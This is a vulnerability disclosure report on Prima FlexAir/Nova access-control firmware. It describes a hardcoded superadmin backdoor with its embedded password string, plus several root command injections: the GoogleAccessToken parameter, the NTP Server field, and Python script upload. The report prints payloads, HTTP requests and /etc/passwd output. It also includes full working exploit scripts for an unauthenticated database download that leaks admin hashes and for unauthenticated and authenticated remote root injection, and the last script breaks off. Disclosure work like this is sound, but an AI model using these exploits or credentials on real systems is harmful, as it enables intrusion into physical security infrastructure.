
The firmware containing the Nova software can be downloaded from the following repository:

https://packages.primasystems.si:1972

Firmware analysis was performed on 2018-11-21_Nova20_2.3.28.tar. Details for this firmware package can be found via the following URL:

https://packages.primasystems.si:1972/Central%20firmware/alpha_readme.txt

While analyzing the firmware and the main binaries we discovered some critical vulnerabilities including a backdoor function called SuMagic() that uses the 'superadmin' account and a password stored within the binary itself. Reversing the backdoor is for now out of our scope, however, Figure 38 shows a small preview.




```
int32_t Execute::SuMagic(int32_t* arg1)

SuMagic(std::string)

in Execute::LoginUser
 Execute::SuMagic

Execute::SuMagic:
   0 @ 0007a848  int32_t var_4 = pc
   1 @ 0007a848  int32_t var_8 = lr
   2 @ 0007a848  void* var_c = &arg_0
   3 @ 0007a848  int32_t __saved_r11 = r11
   4 @ 0007a848  int32_t __saved_r10 = r10
   5 @ 0007a848  int32_t __saved_r9 = r9
   6 @ 0007a848  int32_t __saved_r8 = r8
   7 @ 0007a848  int32_t __saved_r7 = r7
   8 @ 0007a848  int32_t __saved_r6 = r6
   9 @ 0007a848  int32_t __saved_r5 = r5
  10 @ 0007a848  int32_t var_2c = r4
  11 @ 0007a854  int32_t* r9_1 = arg1
  12 @ 0007a858  int32_t* r6_1 = r2
  13 @ 0007a85c  void* var_54 = &var_58
  14 @ 0007a860  int32_t* r0 = &var_3c
  15 @ 0007a868  void* r2_1 = &var_31
  16 @ 0007a86c  std::string::string(r0, 0x4daa80, r2_1)  {"k9#j&!m4bLpe0hB%"}
  17 @ 0007a870  int32_t r1 = var_3c
  18 @ 0007a874  int32_t r2_2 = 1
  19 @ 0007a878  int32_t r3 = [zx.d(r1)].b
  20 @ 0007a880  char var_50 = r3
  21 @ 0007a880  goto 22 @ 0x7a884

  22 @ 0007a884  int32_t r3_1 = [zx.d(r2_2 + r1)].b
  23 @ 0007a888  [r2_2 + &var_50].b = r3_1
  24 @ 0007a88c  int32_t r2_2 = r2_2 + 1
  25 @ 0007a894  if (r2_2 != 0x10) then 22 @ 0x7a884 else 26 @ 0x7a898

  26 @ 0007a898  int32_t r2_3 = [r6_1].d
  27 @ 0007a89c  int32_t r5_1 = 0
  28 @ 0007a8a0  int32_t r1_1 = [r2_3 - 0xc].d
  29 @ 0007a8a4  int32_t r3_2 = r1_1 & 0xf
  30 @ 0007a8a8  int32_t r7_1 = 0x10 - r3_2
  31 @ 0007a8ac  int32_t r8_1 = r7_1 & 0xff
  32 @ 0007a8b0  goto 33 @ 0x7a8bc
```

Figure 38. Prima Nova FlexAir SuMagic() function

The password is known, however, more challenges have to be addressed before gaining access with the superadmin account. We have informed the vendor, after what they changed the backdoor not to be enabled by default. Still, the end-user has an option to enable it for remote support when needed.

Nova runs a web application for performing administrative tasks. Changes in the application are handled via a POST requests to /bin/sysfcgi.fx, which is a CGI binary. When a user logs in, a call to the function Execute::LoginUser is made.

An administrator can configure authentication in different ways. Besides using normal username/password combinations, it is possible to configure logging in via social media platforms.


Social login settings

Facebook Application ID (App ID) - If you want users to be able to login using their Facebook account, you need to register this application under their services, see: here


Facebook Application ID (App ID)

Google Application ID (Client ID) - If you want users to be able to login using their google account, you need to register this application under their services, see: here

Google Application ID (Client ID)

Figure 39. Options for enabling authentication via social networks

If a user logs in using a Google account, the application expects a parameter called GoogleAccessToken. The token will be sent to Google's oauth2 API endpoint for verification. However, the token from the user is included in a system command without any encoding. This allows an attacker to inject arbitrary system commands via the GoogleAccessToken parameter.



```
}
std::string::string(&v806, "GoogleAccessToken", &v1027);
v244 = std::map<std::string,std::string,std::less<std::string>,std::allocator<s
         v485,
         &v806);
std::operator+<char,std::char_traits<char>,std::allocator<char>>(
  &v805,
  "wget https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=",
  v244);
std::string::string((std::string *)&v804, (const std::string *)&v805);
std::string::append((std::string *)&v804, (const char *)&unk_4DE418, 0x31u);
Secure::system(v804, 0, v245);
```

Figure 40. Pseudo-code generated by IDA shows user input is appended to a system command

The web application runs as root; thus, command injection allows full control of the system.

The simple bash script from the exploits section can be used as a Proof of Concept to execute commands as the root user on a remote system. The script creates a temporary file on the server and removes it. This will count as two failed login attempts. After a specific amount of login attempts the service blocks the caller's IP address.

An authenticated command injection vulnerability exists when setting the NTP server through the Server POST parameter. Only a valid Session-ID is needed, and we can execute code as the root user.

Using this specific string payload: `;id>/www/pages/app/images/logos/test.txt|`


Demonstrates the issue with the following POST request:

```
POST /bin/sysfcgi.fx HTTP/1.1
Host: 192.168.13.37
Connection: keep-alive
Content-Length: 157
Origin: https://192.168.13.37
Session-ID: 3720855
User-Agent: Mozi-Mozi/44.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: text/html, */*; q=0.01
Session-Pc: 2
X-Requested-With: XMLHttpRequest
Referer: https://192.168.13.37/app/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

<requests><request name="SetNTPServer"><param name="Server" value="2.europe.pool.ntp.org ;id&gt;/www/
pages/app/images/logos/test.txt|"/></request></requests>

Result:

$ curl https://192.168.13.37/app/images/logos/test.txt
uid=0(root) gid=0(root) groups=0(root),10(wheel)
```

The Python script upload

Another post-auth arbitrary code execution was discovered. This time it resides in the Python script upload functionality when configuring the main central controller. "Scripts on central" is the name of the game.

After authenticating, an attacker can successfully upload a Python (.py) script on the controller and can set it up as a start-up script that will be executed with root privileges.



Scripts on central

Startup script file name: camera_grabber.py

Scripts on central

```
ClientSocket.py  Jan 9 2017, 1 kB                            Set as start-up script  Download  Edit  Remove
DIIS_Copenhagen_Alarm.py  Oct 11 2016, 3 kB                  Set as start-up script  Download  Edit  Remove
EmailWarnings_DoorForcedOpen.py  Oct 11 2016, 5 kB           Set as start-up script  Download  Edit  Remove
SimpleTelnetAPI.py  Feb 15 2017, 4 kB                        Set as start-up script  Download  Edit  Remove
SocketServer.py  Jan 9 2017, 2 kB                            Set as start-up script  Download  Edit  Remove
camera_grabber.py  Feb 15 2018, 4 kB                         Set as start-up script  Download  Edit  Remove
focus_floorplan.py  Jan 13 2017, 3 kB                        Set as start-up script  Download  Edit  Remove
main.py  Feb 15 2018, 3 kB                                   Set as start-up script  Download  Edit  Remove
main_alarm.py  Oct 11 2016, 3 kB                             Set as start-up script  Download  Edit  Remove
main_camera.py  Oct 11 2016, 3 kB                            Set as start-up script  Download  Edit  Remove
main_email_test.py  Oct 11 2016, 2 kB                        Set as start-up script  Download  Edit  Remove
main_front_entry_camera.py  Oct 11 2016, 4 kB                Set as start-up script  Download  Edit  Remove
main_simple_alarm.py  Oct 11 2016, 3 kB                      Set as start-up script  Download  Edit  Remove
main_simple_example.py  Oct 11 2016, 3 kB                    Set as start-up script  Download  Edit  Remove
test.py  May 14 2018, 1 kB                                   Set as start-up script  Download  Edit  Remove
```

Figure 41. Scripts on central (Home>Hardware>Centrals>Edit)

Below we present a PoC with response to our code. 'test_python.py' reads the passwd file and executes some commands that save the output to a file that can later be read using a GET request:

```
#!/usr/bin/python
#
# test script
#

import sys,os

with open("/etc/passwd") as f:
    with open("/www/pages/app/images/logos/testingus2.txt", "w") as f1:
        for line in f:
            f1.write(line)

os.system("id;uname -a >> /www/pages/app/images/logos/testingus2.txt")
```

Here is the POST request calling PythonScriptUpload parameter and uploading our script:

```
POST /bin/sysfcgi.fx HTTP/1.1
Host: 192.168.13.37
Connection: keep-alive
Content-Length: 572
Origin: https://192.168.13.37
Session-ID: 5682699
User-Agent: Mozi-Mozi/44.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: text/html, */*; q=0.01
Session-Pc: 2
X-Requested-With: XMLHttpRequest
Referer: https://192.168.13.37/app/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: G_ENABLED_IDPS=google

<requests><request name="PythonScriptUpload"><param name="DestinationHwID" value="1"/><param
name="FileName" value="test_python.py"/><param name="Content" value="#!/usr/bin/python&#xA;#&#xA;#
test script&#xA;#&#xA;&#xA;import sys,os&#xA;&#xA;with open(&quot;/etc/passwd&quot;) as f:&#xA;
with open(&quot;/www/pages/app/images/logos/testingus2.txt&quot;, &quot;w&quot;) as f1:&#xA;
for line in f:&#xA;            f1.write(line)&#xA;&#xA;&#xA;os.system(&quot;id;uname -a &gt;&gt; /
www/pages/app/images/logos/testingus2.txt&quot;)"/></request></requests>

Result:

$ curl https://192.168.13.37/app/images/logos/testingus2.txt
root:x:0:0:root:/home/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/false
bin:x:2:2:bin:/bin:/bin/false
sys:x:3:3:sys:/dev:/bin/false
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/false
www-data:x:33:33:www-data:/var/www:/bin/false
operator:x:37:37:Operator:/var:/bin/false
nobody:x:99:99:nobody:/home:/bin/false
python:x:1000:1000:python:/home/python:/bin/false
admin:x:1001:1001:Linux User,,,:/home/admin:/bin/sh
uid=0(root) gid=0(root) groups=0(root),10(wheel)
Linux DemoMaster214 4.4.16 #1 Mon Aug 29 13:29:40 CEST 2016 armv7l GNU/Linux
```

The practical demonstration

Prima FlexAir Unauthenticated Database Download Exploit:

```
#!/usr/bin/env python
# -*- coding: utf8 -*-
#
# Prima Access Control 2.3.35 Database Backup Predictable Name Exploit
# Authentication Bypass (Login with MD5 hash)
#
# Discovered by Gjoko Krstic
#
# Older versions: /links/Nova_Config_2019-01-03.bck
# Older versions: /Nova/assets/Nova_Config_2019-01-03.bck
# Newer versions: /links/Nova_Config_2019-01-03_13-53.pdb3
# Fixed versions: 2.4
#
# (c) 2019 Applied Risk
#
####################################################################################
#
# lqwrm@metalgear:~/stuff/prima$ python exploitDB.py http://192.168.230.17:8080
# [+] Please wait while fetchin the backup config file...
# [+] Found some juice!
# [+] Downloading: http://192.168.230.17:8080/links/Nova_Config_2019-01-07.bck
# [+] Saved as: Nova_Config_2019-01-07.bck-105625.db
# lqwrm@metalgear:~/stuff/prima$ sqlite3 Nova_Config_2019-01-07.bck-105625.db
# SQLite version 3.22.0 2018-01-22 18:45:57
# Enter ".help" for usage hints.
# sqlite> select usrloginname,usrloginpassword from users where usrid in (1,2);
# superadmin|0dfcfa8cc7fd39d96ffe22dd406b5065
# sysadmin|1af01c4a5a4ec37f451a9feb20a0bbbe
# sqlite> .q
# lqwrm@metalgear:~/stuff/prima$
#
####################################################################################
#
# 11.01.2019
#

import os#######
import sys######
import time#####
import requests#

from datetime import timedelta, date
from requests.packages.urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

piton = os.path.basename(sys.argv[0])

if len(sys.argv) < 2:
    print '[+] Usage: '+piton+' [target]'
    print '[+] Target example 1: http://10.0.0.17:8080'
    print '[+] Target example 2: https://primanova.tld\n'
    sys.exit()

host = sys.argv[1]

def datum(start_date, end_date):
    for n in range(int ((end_date - start_date).days)):
        yield start_date + timedelta(n)

start_date = date(2017, 1, 1)
end_date = date(2019, 12, 30)

print '[+] Please wait while fetchin the backup config file...'

def spinning_cursor():
    while True:
        for cursor in '|/-\\':
            yield cursor

spinner = spinning_cursor()
```


```
for mooshoo in datum(start_date, end_date):
    sys.stdout.write(next(spinner))
    sys.stdout.flush()
    time.sleep(0.1)
    sys.stdout.write('\b')
    h = requests.get(host+'/links/Nova_Config_'+mooshoo.strftime('%Y-%m-%d')+'.bck', verify=False)

    if (h.status_code) == 200:
        print '[+] Found some juice!'
        print '[+] Downloading: '+host+'/links/Nova_Config_'+mooshoo.strftime('%Y-%m-%d')+'.bck'
        timestr = time.strftime('%H%M%S')
        time.sleep(1)
        open('Nova_Config_'+mooshoo.strftime('%Y-%m-%d')+'.bck-'+timestr+'.db', 'wb').write(h.content)
        print '[+] Saved as: Nova_Config_'+mooshoo.strftime('%Y-%m-%d')+'.bck-'+timestr+'.db'
        sys.exit()

print '[-] No backup for you today. :('
```

Prima FlexAir Unauthenticated Command Injection Remote Root Exploit:

```
#!/bin/bash
#
# Command injection with root privileges in Nova (Prima Systems)
# Firmware version: <= 2.3.38
#
# Discovered by Sipke Mellema
# Updated: 14.01.2019
#
# (c) 2019 Applied Risk
#
##########################################################################
#
# $ ./Nova2.3.38_cmd.sh 192.168.13.37 "id"
# Executing: id
# Output:
# uid=0(root) gid=0(root) groups=0(root),10(wheel)
# Removing temporary file..
# Done
#
##########################################################################
# Output file on the server
OUTPUT_FILE="/www/pages/app/images/logos/output.txt"
# Command to execute
CMD="$2"
# IP address
IP="$1"
# Change HTTP to HTTPS if required
HOST="http://${IP}"
# Add output file
CMD_FULL="${CMD}>${OUTPUT_FILE}"
# Command injection payload. Be careful with single quotes!
PAYLOAD="<requests><request name='LoginUser'><param name='UsrName' value='test'/><param
name='UsrEMail' value='test@test.com'/><param name='GoogleAccessToken' value='test;${CMD_FULL}'/></
request></requests>"

# Perform exploit
echo "Executing: ${CMD}"
curl --silent --output /dev/null -X POST -d "${PAYLOAD}" "${HOST}/bin/sysfcgi.fx"
# Get output
echo "Output:"
curl -s "${HOST}/app/images/logos/output.txt"
# Remove temp file
echo "Removing temporary file.."
PAYLOAD="<requests><request name='LoginUser'><param name='UsrName' value='test'/><param
name='UsrEMail' value='test@test.com'/><param name='GoogleAccessToken' value='test;rm /www/pages/app/
images/logos/output.txt'/></request></requests>"
curl --silent --output /dev/null -X POST -d "${PAYLOAD}" "${HOST}/bin/sysfcgi.fx"
echo "Done"
```

Prima FlexAir Authenticated Command Injection Remote Root Exploit:

```
#!/usr/bin/env python
#
# Authenticated Remote Root Exploit for Prima FlexAir Access Control 2.3.38
# via Command Injection in SetNTPServer request, Server parameter.
#
# By Gjoko Krstic
#
# (c) 2019 Applied Risk
#
# 18.01.2019
#
############################################################################
#
# $ python ntpcmdinj.py
# [+] Usage: python ntpcmdinj.py [Target] [Session-ID] [Command]
# [+] Example: python ntpcmdinj.py http://10.0.251.17:8080 10167847 whoami
#
# $ python ntpcmdinj.py http://192.168.230.17:8080 11339284 "uname -a"
# Linux Alpha 4.4.16 #1 Mon Aug 29 13:29:40 CEST 2016 armv7l GNU/Linux
#
# $ python ntpcmdinj.py http://192.168.230.17:8080 11339284 id
# uid=0(root) gid=0(root) groups=0(root),10(wheel)
#
############################################################################
#

import requests
import sys#####

if len(sys.argv) < 4:
    print '[+] Usage: python ntpcmdinj.py [Target] [Session-ID] [Command]'
    print '[+] Example: python ntpcmdinj.py http://10.0.0.17:8080 10167847 whoami\n'
    sys.exit()

host = sys.argv[1]
sessionid = sys.argv[2]
commando = sys.argv[3]

url = host+"/bin/sysfcgi.fx"

headers = {"Session-ID"       : sessionid, # Muy importante!
           "User-Agent"       : "Dj/Ole",
           "Content-Type"     : "application/x-www-form-urlencoded; charset=UTF-8",
           "Accept"           : "text/html, */*; q=0.01",
           "Session-Pc"       : "2",
           "X-Requested-With" : "XMLHttpRequest",
           "Accept-Encoding"  : "gzip, deflate",
           "Accept-Language"  : "en-US,en;q=0.9"}

